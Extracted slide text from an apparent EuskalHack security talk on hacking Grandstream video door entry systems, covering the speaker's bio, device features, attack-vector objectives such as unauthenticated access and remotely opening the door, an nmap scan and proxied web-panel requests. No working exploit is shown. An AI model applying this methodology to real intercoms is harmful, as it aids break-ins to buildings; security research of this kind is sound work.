




EuskalHack Security Congress IX



HACKEANDO VIDEOPORTEROS

ACCESO ROOT SIN LLAMAR AL TIMBRE





Hackeando videoporteros



Jose Luis Verdeguer (aka Pepelux)

Estudios:

- Ingeniero Técnico de Sistemas Informáticos por la UA
- Máster en Desarrollo y Programación de Apps y Servicios Web por la UA
- Realizando un Doctorado en Informática en la UA



Trabajo:

- *Zoon Suite* - Proyectos de VoIP & IA (<https://www.zoonsuite.com>)
- Colaboro con *CS³ Group* - Auditor de seguridad (<https://cs3group.com>)
- Profesor asociado en *DTIC (UA)* - Máster en Ciberseguridad (<https://dtic.ua.es>)

zoonsuite

Aficiones:

- Toda una vida aprendiendo seguridad informática y hacking
- Desde 2012 como ponente en diferentes congresos nacionales e internacionales
- Autor del libro *Hacking y Seguridad VoIP* (de 0xWord)
- Autor de herramientas como SIPPTS y Kamailio Secfilter
- Aficionado al Bug Bounty (<https://hackerone.com/pepelux> - <https://yeswehack.com/hunters/pepelux>)





 @pepeluxx





Hackeando videoporteros





Hackeando videoporteros





Hackeando videoporteros



- **Seguridad**
 - Contraseña del dispositivo aleatoria ([a-zA-Z0-9]{8})
 - Posibilidad de llamadas cifradas (TLS y SRTP)
 - Detección de movimiento con activación de alarma o grabación
 - Posibilidad de logs remotos con las operaciones del dispositivo
- **Apertura**
 - Mediante pulsación de código (PIN)
 - Tarjeta RFID
 - Apertura desde teléfono
 - Desde el panel web





Hackeando videoporteros



- **Objetivos**

- Estudiar la arquitectura (MIPS, ARM, Android, ...)
- Análisis del sistema (vectores de ataque)
 - Servicio HTTP/HTTPS para la gestión del dispositivo
 - Servicio Telnet/SSH (normalmente sin acceso al sistema)
 - Descarga de firmware (normalmente cifrado)
 - Conexión por consola, accesible (RS-232, USB, etc)
 - Conexión por consola, oculto (UART, JTAG, ...)
- Escalada de privilegios
- Búsqueda de fallos remotos (HTTP(S), Telnet, SSH, otros)
 - Acceso sin autenticación


- **¡Bonus!**

- Apertura de puerta
- Activación de la cámara
- Llamadas telefónicas desde el dispositivo





Hackeando videoporteros





Hackeando videoporteros



```
→ ~ sudo nmap -T4 -Pn 192.168.100.100
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-05 20:17 +0200
Nmap scan report for 192.168.100.100
Host is up (0.0012s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
8081/tcp   open  blackice-icecap
8082/tcp   open  blackice-alerts
8443/tcp   open  https-alt
49152/tcp  open  unknown
MAC Address: C0:74:AD:01:6C:CF (Grandstream Networks)

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```




Hackeando videoporteros



Welcome to GDS3710



Please enter Username



Please enter Password

[Forgot Password ?](#)

Login



Hackeando videoporteros



Contents							Search	
Host	Method	URL	Params	Status code ^	Length	MIME type		
https://192.168.100.100	POST	/goform/config	✓	200	447	XML		
https://192.168.100.100	POST	/goform/config	✓	200	447	XML		
https://192.168.100.100	POST	/goform/config	✓	200	447	XML		
https://192.168.100.100	POST	/goform/login	✓	200	314	XML		
https://192.168.100.100	POST	/goform/login	✓	200	253	XML		
https://192.168.100.100	GET	/goform/config						
https://192.168.100.100	GET	/goform/config?cmd=export&type=0&...	✓					
https://192.168.100.100	GET	/goform/config?cmd=export&type=1&...	✓					
https://192.168.100.100	GET	/goform/config?cmd=export&type=1&...	✓					
https://192.168.100.100	GET	/goform/login						



Hackeando videoporteros




Contents						
Host	Method	URL	Params	Status code	Length	MIME type
https://192.168.100.100	POST	/goform/config	✓	200	447	XML
https://192.168.100.100	POST	/goform/config	✓	200	447	XML
https://192.168.100.100	POST	/goform/config	✓	200	447	XML
https://192.168.100.100	POST	/goform/login	✓	200	314	XML
https://192.168.100.100	POST	/goform/login	✓	200	253	XML
https://192.168.100.100	GET	/goform/config				
https://192.168.100.100	GET	/goform/config?cmd=export&type=0&...	✓			
https://192.168.100.100	GET	/goform/config?cmd=export&type=1&...	✓			
